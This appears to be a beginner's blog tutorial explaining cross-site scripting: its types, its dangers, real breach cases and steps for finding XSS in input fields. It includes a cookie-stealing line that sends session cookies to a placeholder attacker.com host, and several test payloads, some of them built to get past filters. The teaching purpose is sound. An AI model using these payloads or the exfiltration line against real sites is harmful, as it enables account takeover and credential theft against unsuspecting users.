Posted on

Beginner’s Guide to XSS Vulnerability (Cross-Site Scripting)


Hello aspiring Ethical Hackers. In our previous blogpost on web server hacking, you learnt in brief about various web vulnerabilities. In this article, you will learn in detail about Cross Site Scripting (XSS) vulnerability.

If you’re starting your journey in ethical hacking, one of the first web vulnerabilities you’ll encounter is Cross-Site Scripting (XSS). It’s one of the most common and dangerous vulnerabilities found in web applications and also one of the easiest for beginners to understand and practice. In this guide, you’ll learn what XSS is, how it works, different types and how attackers exploit it in real-world scenarios.
What is XSS (Cross-Site Scripting)?



Cross-Site Scripting (XSS) is a web security vulnerability that allows an attacker to inject malicious scripts into a website, which are then executed in the browser of other users. Instead of attacking the server directly, XSS targets the users of the application. Simply put, an attacker tricks a website into delivering malicious JavaScript to other users.
How XSS Works?

Let’s say a website has a search box that displays user input like this:

You searched for: <user_input>

If the website does not properly sanitize input, an attacker can enter:

<script>alert("Hacked!")</script>

Now, instead of just showing text, the browser executes this script. What results is that a popup appears in every user’s browser who visits the website and loads that page. This is a simple example but real attacks are much more dangerous.
Types of XSS vulnerabilities


There are three main types of XSS vulnerabilities you should know as a beginner. They are,


1. Reflected XSS:

This type of vulnerability works when malicious script is part of a URL or request and the server reflects it back in the response. This type is delivered through user input in real-time. This type of attack relies on the user clicking on a link containing the injected code, which then executes the malicious script in their browser.

Example:

https://example.com/search?q=<script>alert(1)</script>

If the target website reflects this input without sanitization, the script gets executed. Common attack method for this is through Phishing emails containing malicious links.

2. Stored XSS (Persistent XSS):


This is the most dangerous type. That’s because, in this type of xss, malicious script is stored on the server (e.g., in a database). Every user who visits the page executes the script again and again.

It is more prevalent in comment sections, Forums and user profiles. An attacker posts a comment containing malicious JavaScript and every user who views the comment gets attacked.

3. DOM-Based XSS:

This type of XSS happens entirely on the client side (browser). It works when JavaScript on the page processes user input unsafely. There is no involvement of the server in this case.

Example:

document.getElementById(“output”).innerHTML = location.hash;

If this URL contains malicious code, it gets executed in the browser.
Why is XSS Dangerous?

XSS attacks can have serious consequences. This includes:

  • Stealing of session cookies (account takeover)
  • Logging keystrokes (capturing passwords)
  • Redirecting users to malicious websites
  • Defacing websites
  • Performing actions on behalf of the victim

Real-world Impact of XSS

Here’s what attackers can actually do using XSS.

1. Session Hijacking:

Steal cookies and impersonate users:

document.location='http://attacker.com/steal?cookie='+document.cookie

2. Fake Login Forms:

Inject a fake login form to steal credentials.

3. Keylogging:

Capture everything a user types.

4. Malware Distribution:

Redirect users to malicious websites.

Let’s see some of the real-world exploitation cases of XSS.

British Airways:

In 2018, British Airways suffered a data breach due to cross site scripting. Magecart, a hacker group known for its card skimming scripture exploited a cross-site scripting vulnerability in Java script library known as feedify. This Java script library was modified to record customer data and send it to server controlled by Attackers using this, the attackers collected over 3,80,000 credit card details.

eBay:


eBay had a XSS vulnerability in its code for a short time at the end of 2015. EBay used an “URL” parameter to redirect users to the right page. However, the value submitted to this url parameter was not validated before it got inserted into the webpage. In the right attacker’s hand this could allow attacker to inject malicious code into the webpage. Luckily this didn’t happen.

How to identify XSS vulnerabilities?

Even beginners can start identifying vulnerabilties by following some steps.

Step 1: Find Input Points:

You can start by looking for:

  • Search bars
  • Login forms
  • Comment sections
  • URL parameters

Step 2: Inject Simple Payload:

Once you found the input points, try

<script>alert(1)</script>

If you see a popup, it is a possible XSS vulnerability.

Step 3: Try Variations:

Sometimes filters block basic scripts. Try:

<img src=x onerror=alert(1)>

or

<svg onload=alert(1)>

